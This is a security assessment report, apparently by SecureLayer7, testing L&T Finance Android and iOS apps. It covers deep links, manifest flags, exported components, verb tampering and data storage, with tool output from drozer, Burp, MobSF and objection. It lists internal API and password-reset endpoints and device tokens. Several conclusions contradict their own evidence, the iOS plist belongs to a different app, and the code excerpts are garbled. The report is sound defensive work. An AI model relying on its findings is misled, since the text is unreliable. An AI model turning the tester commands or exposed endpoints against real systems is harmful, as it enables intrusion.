Signer CERT.RSA (META-INF/CERT.SF)

Type: X.509  
Version: 1  
Serial number: 0x1  
Subject: CN=FARM  
Valid from: Fri Jun 23 12:21:55 IST 2023  
Valid until: Tue Jun 16 12:21:55 IST 2048

Public key type: RSA  
Exponent: 65537  
Modulus size (bits): 2048  
Modulus: 185873674816185640589960794867405828300042970212395650650101630371852841246749667855878509201768538557111619156595095638334041098083745063829066830415071393

**Signature type: SHA256withRSA**  
Signature OID: 1.2.840.113549.1.1.1.11

MDS Fingerprint: AD D0 3E 53 0E 1F 80 46 90 34 74 B4 C5 CC 39 C4  
SHA-1 Fingerprint: 76 FD 2E A0 D6 2C 3F BB 69 8F CA 73 FA 4C 21 03 28 1C 45 5C  
SHA-256 Fingerprint: 4A 10 D8 47 77 9C 1F E6 6A 6C 94 4F F7 D8 C1 BD 19 81 4E 73 CE 52 C4 30 7C 0F 35 39 83 7E 25 8E

**Valid APK signature v2 found**

Signer 1

Type: X.509  
Version: 1  
Serial number: 0x1  
Subject: CN=FARM  
Valid from: Fri Jun 23 12:21:55 IST 2023  
Valid until: Tue Jun 16 12:21:55 IST 2048

Public key type: RSA  
Exponent: 65537  
Modulus size (bits): 2048  
Modulus: 185873674816185640589960794867405828300042970212395650650101630371852841246749667855878509201768538557111619156595095638334041098083745063829066830415071393


**Signature type: SHA256withRSA**  
Signature OID: 1.2.840.113549.1.1.1.11

MDS Fingerprint: AD D0 3E 53 0E 1F 80 46 90 34 74 B4 C5 CC 39 C4  
SHA-1 Fingerprint: 76 FD 2E A0 D6 2C 3F BB 69 8F CA 73 FA 4C 21 03 28 1C 45 5C  
SHA-256 Fingerprint: 4A 10 D8 47 77 9C 1F E6 6A 6C 94 4F F7 D8 C1 BD 19 81 4E 73 CE 52 C4 30 7C 0F 35 39 83 7E 25 8E

*Figure#08 Tested for Weak Signing Algorithm*


As the next step, we checked for Sensitive Data Exposure, such as hardcoded credentials. By reverse engineering the APK file, when conducting a check for sensitive data exposure to identify the presence of sensitive hard-coded information such as API keys, username, password etc., It was observed that there is no sensitive data exposed through source code. Therefore, this led SecureLayer7 to the conclusion that the Android application is not vulnerable to sensitive data exposure.

*Figure#09 Tested for Sensitive Data Exposure-1*



Figure#10 Tested for Sensitive Data Exposure-2

Next, we checked for insecure data storage with the Firebase database URL and tried to find the Firebase URL with the JADGU tool. However, it was observed that the application source code does not have a hardcoded Firebase database URL. Therefore, we can say that the application is not vulnerable to insecure data storage with a Firebase URL.




Figure#11 Tested for Firebase URL

Next, we checked for Deep Link Issues Deep links allow seamless navigation from external sources, such as web browsers or other applications, directly into specific content within the app. However, SecureLayer7 observed that the Android application implements robust security measures to handle Deep Links effectively. The application demonstrated proper validation and sanitization techniques, ensuring that Deep Links are processed securely without exposing the application to malicious actions or unintended behaviors.

```
→ jack drozer console connect
:0: UserWarning: You do not have a working installation of the service_identity module: 'No module named
service_identity'. Please install it from <https://pypi.python.org/pypi/service_identity> and make sur
e all of its dependencies are satisfied. Without the service_identity module, Twisted can perform only
rudimentary TLS client hostname verification. Many valid certificate/hostname mappings may be rejected.
Selecting f700bc45f5d326f2 (Genymobile Nexus 4 10)

...
...          ...
...          .r..
...          ...     .and
...          ro..idsnemesisand.pr
...          .otectorandrodnemis
...          sisandprotectorandroids+
...          .nemesisandprotectorandroidsn:
...          .emesisandprotectorandroidsnemes
...          .isandp...rotectorandro...idsnem
...          .isisandp...rotectorandroid...snemisis
...          ,andprotectorandroidsnemisisandprote
...          .torandroidsnemesisandprotectororandroid
...          .snemisisandprotectorandroidsnemesisan
...          .dprotectorandrodnemesisandprotector

drozer Console (v2.4.3)
dz> run app.activity.start --component com.ltfs.lti.ltfs com.ltfs.lti.ltfs.SplashScreenActivity --extra
string webViewUrl http://google.com
dz> |
```



*Figure#12 Tested for Deep Link Issues*

Next, we checked for Sensitive Data Exposure with URLs and carried out this attack by finding all the URLs in the source code and checking for sensitive data. However, it was observed that no sensitive data was exposed through the URLs. Therefore, it is clear that the application is not vulnerable to sensitive data exposure with URLs.

```
→ ltfs /usr/local/bin/gf urls
https://ind-faceid.hyperverge.co/v1/photo/verifyPair
https://apiclouduat.ltfs.com:1127/LTFSFarmApp/api/
https://apicloud.ltfs.com:1129/LTFSFarmApp/api/
https://mirror.ltfs.com/LTFSFarmApp/api/twhlLogin
https://ind-docs.hyperverge.co/v2.0/readKYC
https://ind-docs.hyperverge.co/v2.0/readKYC
https://115.112.77.142/AmsApi/api/pwdreset/validateadminlogin
https://115.112.77.142/AmsApi/api/pwdreset/setpsw
https://115.112.77.142/AmsApi/api/pwdreset/sendotp
```

*Figure#13 Tested for Sensitive Data Exposure from URLs*

Moving further, we checked for an Android Debug flag. The android: debuggable flag set to true enables an attacker to debug the application, making it easier for them to gain access to parts of the application that should be kept secure. The android: debuggable flag is set as false. Hence, the application is not vulnerable to the Android Debug Flag.

```

16 <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
17 <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
18 <uses-permission android:name="android.permission.RECEIVE_SMS"/>
19 <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
20 <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
21 <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
22 <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
23 <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
24 <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
25 <uses-permission android:name="android.permission.IMAGE_CAPTURE"/>
26 <uses-permission android:name="android.permission.WRITE_INTERNAL_STORAGE"/>
27 <uses-feature android:name="android.hardware.telephony" android:required="false"/>
28 <uses-feature android:name="android.hardware.camera.any" android:required="true"/>
29 <uses-feature android:name="android.hardware.camera.autofocus" android:required="false"/>
30 <uses-permission android:name="android.permission.WAKE_LOCK"/>
31 <uses-feature android:name="android.hardware.camera" android:required="false"/>
32 <uses-feature android:name="android.hardware.camera.front" android:required="false"/>
33 <uses-feature android:name="android.hardware.camera.flash" android:required="false"/>
34 <uses-feature android:name="android.hardware.screen.landscape" android:required="false"/>
35 <uses-feature android:name="android.hardware.wifi" android:required="false"/>
36 <uses-permission android:name="android.permission.VIBRATE"/>
37 <uses-permission android:name="android.permission.POST_NOTIFICATIONS"/>
38 <uses-permission android:name="com.google.android.cdm.permission.RECEIVE"/>
39 <uses-permission android:name="com.google.android.ges.permission.AD_ID"/>
40 <uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE"/>
41 <queries>
42   <intent>
43     <action android:name="android.media.browse.MediaBrowserService"/>
44   </intent>
45 </queries>
46 <application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@drawable/logo" android:name="application.LTFSApplication" android:debuggable="false"
47 android:allowBackups="false" android:hardwareAccelerated="false" android:largeHeap="true" android:supportsRtl="true" android:usesClearTextTraffic="true" android:networkSecurityConfig=
48 "@xml/network_security_config" android:appComponentFactory="com.ltfs.core.app.CoreComponentFactory" android:requestLegacyExternalStorage="true">
49   <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.mainDashBoard.FmMainDashBoardActivity" android:screenOrientation="portrait" android:configChanges=
50 " screenSize|screenLayout|orientation|keyboardHidden|keyboard|"
51   <activity android:name="com.ltfs.lti.fm.FmPdfActivity"/>
52   <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmPclpChangeKycPrimaryDetailsForCommerical" android:screenOrientation="portrait"
53 android:configChanges="screenSize|screenLayout|orientation|keyboardHidden|keyboard|"
54   <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmLpcAndCharges"/>
55   <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmF1FormMakerCoApplicant"/>
56   <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmDocumentExceptionActivity"/>
57   <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmFieldsExceptionSelectionActivity"/>
58   <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmExceptionActivity"/>
59   <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmExceptionInvoceActivity"/>
60   <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmExceptionNonIftsG1DetailActivity"/>
61   <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmEmplProtectionActivity" android:screenOrientation="portrait" android:configChanges=
62 " screenSize|screenLayout|orientation|keyboardHidden|keyboard|"
63   <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmExceptionInvoceActivity"/>
64   <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmF1FormMaker" android:screenOrientation="portrait" android:configChanges=
65 " screenSize|screenLayout|orientation|keyboardHidden|keyboard|"
66   <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmPhysicalMandateFinalStageActivity" android:screenOrientation="portrait" android:configChanges=
67 " screenSize|screenLayout|orientation|keyboardHidden|keyboard|"
68   <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmDisbursementReferenceTwoActivity" android:screenOrientation="portrait" android:configChanges=
69 " screenSize|screenLayout|orientation|keyboardHidden|keyboard|"
70   <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmEMandateSuccessActivity" android:screenOrientation="portrait" android:configChanges=
71 </activity>
72 </application>
73 
```

Figure#14 Tested for Debug Flag

Next, we checked for Source Code Obfuscation or not, in which attackers can read and understand the source code easily of the application. However, it was observed that the application's Source Code is Obfuscated, hence it is vulnerable to Source Code Obfuscation.

```

1    }
2    @Override // android.support.v4.app.FragmentActivity, android.app.Activity
3    public final void onActivityCreated(Bundle savedInstanceState) {
4      super.onCreate(savedInstanceState);
5      webview webview = this.f4192x;
6      d.e(webview);
7      if (webview != null) {
8        webview.goBack();
9        webview.setWebViewClient(this.f4102x);
10       d.e(webview);
11     } else {
12       super.onCreate(savedInstanceState);
13     }
14     setResult(0, new Intent());
15     finish();
16   }
17
18   @Override // android.support.v4.app.Fragment, android.support.v4.app.FragmentActivity, android.app.Activity
19   public final void onCreate(Bundle savedInstanceState) {
20     super.onCreate(savedInstanceState);
21     setContentView(R.layout.digilocker_web_view);
22     ActionBar actionBar = getSupportActionBar();
23     actionBar.y0 = y1;
24     d.y0();
25     y1.y("Digilocker");
26     y1.y();
27     if (getIntent() != null) {
28       String stringExtra = getIntent().getStringExtra("url");
29       View findViewById = findViewById(R.id.webview);
30       findViewById.findViewById("null cannot be cast to non-null type android.webkit.WebView");
31       webview webview = (WebView) findViewById;
32       this.f4192x = webview;
33       webview.getSettings().setJavaScriptEnabled(true);
34       webview.setWebViewClient(this.f4029x);
35       d.e(webview);
36       webview.clearCache(true);
37       webview.setWebViewClient(this.f4192x);
38       webview.setWebViewClient(this.f4192x);
39       d.e(webview);
40       webview.clearFormData();
41       webview.setWebViewClient(this.f4192x);
42       d.e(webview);
43       webview.loadUrl(string.valueOf(stringExtra));
44     }
45     webview webview0 = this.f4192x;
46     d.e(webview0);
47     webview.setWebViewClient(new A());
48   }
49 
```

Figure#15 Tested for Source Code Obfuscation

In this step, we checked for Improper Export of Android Components and carried out this attack by checking content providers, services, broadcast receivers, and activities flag as true/false. It was observed that the application implemented proper protection and set the exported components as "false". Therefore, we can say that the application is not vulnerable to Improper Export of Android Components.

```

Find: exporte

000 <activity android:name="@style/Theme.AppCompat.Light.NoActionBar.FullScreen" android:label="co.hyperverge.hypersnapsdk.activities.HVFaceActivity" android:screenOrientation="portrait"
001 <activity android:name="@style/Theme.AppCompat.Light.NoActionBar.FullScreen" android:label="co.hyperverge.hypersnapsdk.activities.HVDocReviewActivity" android:screenOrientation="portrait"
002 <activity android:name="@style/Theme.AppCompat.Light.NoActionBar.FullScreen" android:label="co.hyperverge.hypersnapsdk.activities.HVQRScannerActivity" android:screenOrientation="portrait"/>
003 <activity android:name="com.google.mlkit.vision.DEPENDENCIES" android:value="face"/>
004 <provider android:name="com.rudderstack.android.sdk.core.EventContentProvider" android:authorities="com.ltfs.ltfs.EventContentProvider"/>
005 <activity android:theme="@style/zxing_CaptureTheme" android:name="com.journeapps.barcodescanner.CaptureActivity" android:clearTaskOnLaunch="true" android:stateNotNeeded="true"
006 android:screenOrientation="sensorLandscape" android:windowSoftInputMode="stateAlwaysHidden"/>
007 <service android:name="co.hyperverge.crashguard.services.CrashIntentService" android:permission="android.permission.BIND_JOB_SERVICE" android:exported="false"/>
008 <activity android:theme="@style/Theme.AppCompat.Light.NoActionBar.FullScreen" android:name="co.hyperverge.hypersnapsdk.activities.HVQRScannerActivity" android:screenOrientation="portrait"/>
009 />
010 <meta-data android:name="com.google.android.gms.vision.DEPENDENCIES" android:value="barcode"/>
011 <meta-data android:name="preload_fonts" android:resource="@array/preloaded_fonts"/>
012 <receiver android:name="com.google.android.gms.analytics.AnalyticsReceiver" android:enabled="true" android:exported="false"/>
013 <service android:name="com.google.android.gms.analytics.AnalyticsService" android:enabled="true" android:exported="false"/>
014 <service android:name="com.google.firebase.iid.FirebaseInstanceIdReceiver" android:permission="android.permission.BIND_JOB_SERVICE" android:enabled="true" android:exported="false"/>
015 <receiver android:name="com.google.firebaseio.components.ComponentDiscoveryService" android:exported="false" android:directBootAware="true"/>
016 <meta-data android:name="com.google.firebaseio.components:com.google.messaging.FirebaseMessagingRegistrar" android:value="com.google.firebaseio.components.ComponentRegistrar"/>
017 />
018 <meta-data android:name="com.google.firebaseio.components:com.google.firebase.crashlytics.CrashlyticsRegistrar" android:value="com.google.firebaseio.components.ComponentRegistrar"/>
019 <meta-data android:name="com.google.firebaseio.components:com.google.firebaseio.datatransport.TransportRegistrar" android:value="com.google.firebaseio.components.ComponentRegistrar"/>
020 "com.google.firebaseio.components.ComponentRegistrar"/>
021 <meta-data android:name="com.google.firebaseio.components:com.google.firebaseio.installations.FirebaseInstallationsRegistrar" android:value=
022 "<com.google.firebaseio.components.ComponentRegistrar>"/>
023 <service android:name="com.google.android.datatransport.runtime.scheduling.jobscheduling.JobInfoSchedulerService" android:permission="android.permission.BIND_JOB_SERVICE"
024 android:exported="false"/>
025 <receiver android:name="com.google.android.datatransport.runtime.scheduling.jobscheduling.AlarmManagerSchedulerBroadcastReceiver" android:exported="false"/>
026 <provider android:name="com.google.firebaseio.provider.FirebaseInitProvider" android:exported="false" android:authorities="com.ltfs.ltfs.firebaseioInitProvider" android:initOrder="100"
027 android:directBootAware="true"/>
028 <receiver android:name="com.google.android.gms.measurement.AppMeasurementReceiver" android:enabled="true" android:exported="false"/>
029 <service android:name="com.google.android.gms.measurement.AppMeasurementService" android:enabled="true" android:exported="false"/>
030 <service android:name="com.google.android.gms.measurement.AppMeasurementJobService" android:permission="android.permission.BIND_JOB_SERVICE" android:enabled="true" android:exported=
031 "false"/>
032 <activity android:theme="@android:style/Theme.Translucent.NoTitleBar" android:name="com.google.android.gms.common.api.GoogleApiActivity" android:exported="false"/>
033 <provider android:name="androidx.lifecycle.ProcessLifecycleOwnerInitializer" android:exported="false" android:multiprocess="true" android:authorities=
034 "com.ltfs.ltfs.lifecycle-process"/>
035

```

Figure#16 Tested for Improper Export Android Components

Next, we checked for HTTP Verb Tampering attacks by manipulating the HTTP verb other than the GET and POST methods. The HTTP methods were changed to CONNECT, TRACE, and HEAD using the proxy tool. However, it was observed that the server has restricted HTTP methods responding with an HTTP 405 Methods Not Allowed error, thus preventing them from the HTTP Verb Tampering attack.

The screenshot shows the Burp Suite interface with the following details:

- Results Tab:** Shows a list of requests with columns: Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment.
- Request List:**

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
3	HEAD	500	23			440	
5	PUT	500	85			693	
6	DELETE	500	85			693	
29	PATCH	500	22			693	
0		405	79			951	
2	GET	405	26			951	
7	TRACE	405	85			580	
8	CONNECT	405	86			580	
4	POST	200	36			559	
- Request Details:** A detailed view of the selected request (Request 4, POST) showing the raw payload:

```

0 X-Frame-Options: DENY
1 X-XSS-Protection: 1; mode=block
2 User-Agent: false
3 Referrer-Policy: strict-origin-when-cross-origin
4
5 <html>
6   <head>
7     <title>
8       405 Not Allowed
9     </title>
10    </head>
11    <body>
12      <center>
13        <h1>
14          405 Not Allowed
15        </h1>
16      </center>
17    </body>
18  </html>

```

Figure#17 Tested for Verb Tampering

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and

scope in mind, we conducted extensive tests and checked for SQL Injection, Sensitive Information Disclosure via JS files, Server-Side Request Forgery and similarly dangerous attacks.

The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.

## Attack Narrative -D2C iOS Application Pentest

### Overview

This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T the risk associated with D2C iOS application.

### Scope: com.ltfs.d2cApp - 1.4.4

We started by testing for security flags implementation and carried out this attack using the MobSF tool, these flags serve as a protection mechanism against memory leakage attacks. It was observed that the iOS application had effectively implemented the necessary security flags. Therefore, we can say that the application is not vulnerable to insecure Security Flags Implementation.

IPA BINARY ANALYSIS			
PROTECTION	STATUS	SEVERITY	DESCRIPTION
ARC	True	Info	The binary is compiled with Automatic Reference Counting (ARC) flag. ARC is a compiler feature that provides automatic memory management of Objective-C objects and is an exploit mitigation mechanism against memory corruption vulnerabilities.
CODE SIGNATURE	True	Info	This binary has a code signature.
ENCRYPTED	True	Info	This binary is encrypted.
NX	True	Info	The binary has NX bit set. This marks a memory page non-executable making attacker injected shellcode non-executable.
PIE	True	Info	The binary is build with -fPIC flag which enables Position independent code. This makes Return Oriented Programming (ROP) attacks much more difficult to execute reliably.
RPATH	True	Warning	The binary has Runpath Search Path (@rpath) set. In certain cases an attacker can abuse this feature to run arbitrary executable for code execution and privilege escalation. Remove the compiler option -rpath to remove @rpath.
STACK CANARY	True	Info	This binary has a stack canary value added to the stack so that it will be overwritten by a stack buffer that overflows the return address. This allows detection of overflows by verifying the integrity of the canary before function return.
SYMBOLS STRIPPED	True	Info	Debug Symbols are stripped

Figure#1 Tested for Security Flags Implementation

For Hardcoded Sensitive Information Stored in the info.plist file. Following the attack scenario's execution, no evidence of sensitive information being stored in the file was found. This outcome affirms that the application has taken appropriate security measures to prevent unauthorized access to sensitive information. Therefore, it was clear that the application is not vulnerable to Hardcoded Sensitive Information Disclosure.

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
3 <plist version="1.0">
4 <dict>
5   <key>BuildMachineOSBuild</key>
6   <string>22A400</string>
7   <key>CFBundleDevelopmentRegion</key>
8   <string>en</string>
9   <key>CFBundleDisplayName</key>
10  <string>Workline.hr</string>
11  <key>CFBundleExecutable</key>
12  <string>OnnativeIO</string>
13  <key>CFBundleIcons</key>
14  <dict>
15    <key>CFBundlePrimaryIcon</key>
16    <dict>
17      <key>CFBundleIconFiles</key>
18      <array>
19        <string>AppIcon60x60</string>
20      </array>
21      <key>CFBundleIconName</key>
22      <string>AppIcon</string>
23    </dict>
24  </dict>
25  <key>CFBundleIcons-ipad</key>
26  <dict>
27    <key>CFBundlePrimaryIcon</key>
28    <dict>
29      <key>CFBundleIconFiles</key>
30      <array>
31        <string>AppIcon60x60</string>
32        <string>AppIcon76x76</string>
33      </array>
34      <key>CFBundleIconName</key>
35      <string>AppIcon</string>
36    </dict>
37  </dict>
38  <key>CFBundleIdentifier</key>
39  <string>hr.workline.app</string>
40  <key>CFBundleInfoDictionaryVersion</key>
```

*Figure#2 Tested for Sensitive Information Disclosure on Local Storage*

Moreover, we checked for Sensitive Data Storage under "nsurlcredentialstorage" and "nsuserdefaults" and carried out this attack using the "objection" tool and examined the application's storage of data. It was observed no sensitive data was stored in plain text format. Therefore, we can say that the application is not vulnerable to Sensitive Data Storage under "nsurlcredentialstorage" and "nsuserdefaults".

Figure#3 Tested for Sensitive Data Storage – NSURLCredentialStorage

```

PowerShell
hr.workline.app on (iPhone: 15.7) [usb] #
hr.workline.app on (iPhone: 15.7) [usb] #
hr.workline.app on (iPhone: 15.7) [usb] # ios nsuserdefaults get
{
    AKLastEmailListRequestDateKey = "2024-03-07 06:04:11 +0000";
    AKLastTDMSEnvironment = 0;
    AddingEmojiKeyboardHandled = 1;
    AppleKeyboards =
    {
        "en_IN",
        emoji
    };
    AppleKeyboardsExpanded = 1;
    AppleLanguages =
    {
        "en_IN"
    };
    AppleLanguagesDidMigrate = 19H12;
    AppleLanguagesSchemaVersion = 2008;
    AppleLocale = "en_IN";
    ApplePasscodeKeyboards =
    {
        "en_IN@sw=QWERTY;hw=Automatic",
        "emoji@sw=Emoji"
    };
    GT_APP_ID = "55c6ae8b-653c-4ecd-a021-025aba78c83d";
    GT_DEVICE_TOKEN = "be16ec18ed1822b26514b0c2ae599448bb0b531e799aa8991fb236521c35a";
    GT_DEVICE_TOKEN_LAST = "f271d0ceacd8867e2a7efdf473f1ed6d01ae2a9193e8cf4a2bd452b940b322c5";
    GT_LAST_CLOSED_TIME = "1769616196.577476";
    GT_PLAYER_ID = "ecc78762-9c63-4042-87af-4a8285e6c62f";
    GT_PLAYER_ID_LAST = "ecc78762-9c63-4042-87af-4a8285e6c62f";
    GlobalEnabled = 1;
    HW_Library = auto;
    Hook_AntiDebugging = 0;
    Hook_DeviceCheck = 1;
    Hook_DynamicLibraries = 1;
    Hook_DynamicLibrariesExtra = 0;
    Hook_EnvVars = 1;
    Hook_FakeMac = 0;
    Hook_Filesystem = 1;
    Hook_Foundation = 0;
    Hook_HideApps = 0;
    Hook_LowLevelIC = 0;
    Hook_MachBootstrap = 0;
}

```

Figure#4 Tested for Sensitive Data Storage - NSUserDefaults

Furthermore, testing was done for Sensitive Data Disclosure via iOS logs, and we carried out this attack by checking if the application transfers any sensitive data in the logs. It was observed that the application does disclose sensitive information through iOS logs. Therefore, we can say that the application is not vulnerable to Sensitive Data Disclosure via iOS logs.

```

Mar 12 15:57:43 LTFs(WoWKit)[50138] <Notice> 0x252896a0 - WKProcessAssertionBackgroundTaskManager: beginBackgroundTaskWithName
Mar 12 15:57:43 LTFs(WoWKit)[50138] <Notice> WKProcessAssertionBackgroundTaskManager: Took a FinishTaskInterruptable assertion for own process
Mar 12 15:57:43 LTFs(WoWKit)[50138] <Notice> 0x100042a0 - WKProcessAssertionProxy: assertionType: type<none>
Mar 12 15:57:43 LTFs(WoWKit)[50138] <Notice> 0x100040a0 - [P10138] WKProcessAssertionProxy didStartTaskWithAssertionType: type<foreground> Taking foreground assertion for network process
Mar 12 15:57:43 SpringBoard(FrontBoard)[47275] <Notice> [scene:1515CF42-9E7-43F4-BF06-261B78176C38:0x1191e4800] Scene assertion state did change: None (acquireAssertion NO)
Mar 12 15:57:43 SpringBoard(FrontBoard)[47275] <Notice> [scene:1515CF42-9E7-43F4-BF06-261B78176C38:0x1191e4800] Scene assertion state did change: None (releaseAssertion NO)
Mar 12 15:57:43 LTFs(UITKitCore)[50138] <Notice> deactivateForced: sceneID: 10138 ttf: didClearDefault parentID: F108082-0700-4F3E-8957-552361D13F91
Mar 12 15:57:43 LTFs(UITKitCore)[50138] <Notice> Deactivation reason removed: 12; deactivation reasons: 32 => 32; animating application lifecycle event: 1
Mar 12 15:57:43 LTFs(UITKitCore)[50138] <Notice> Deactivation reason removed: 5; deactivation reasons: 32 => 0; animating application lifecycle event: 0
Mar 12 15:57:43 LTFs(UITKitCore)[50138] <Notice> -[WKConcreteWeb_resolver initWithEndpoint:parameters:logString:] [H3] created for Hostname@795b832:0 using: generic, attribution: developer
Mar 12 15:57:43 LTFs(UITKitCore)[50138] <Notice> -[WKPathEvaluator_start] [7578426-745-4843-AA06-067F7341ED6C Hostname@795b832:0 generic, attribution: developer]
Mar 12 15:57:43 LTFs(UITKitCore)[50138] <Notice> pathi unsatisfied (No network route)
Mar 12 15:57:43 LTFs(UITKitCore)[50138] <Notice> sceneOfRecord: sceneID:com.ltf.d2zapp-default persistentID: F108082-0700-4F3E-8957-552361D13F91
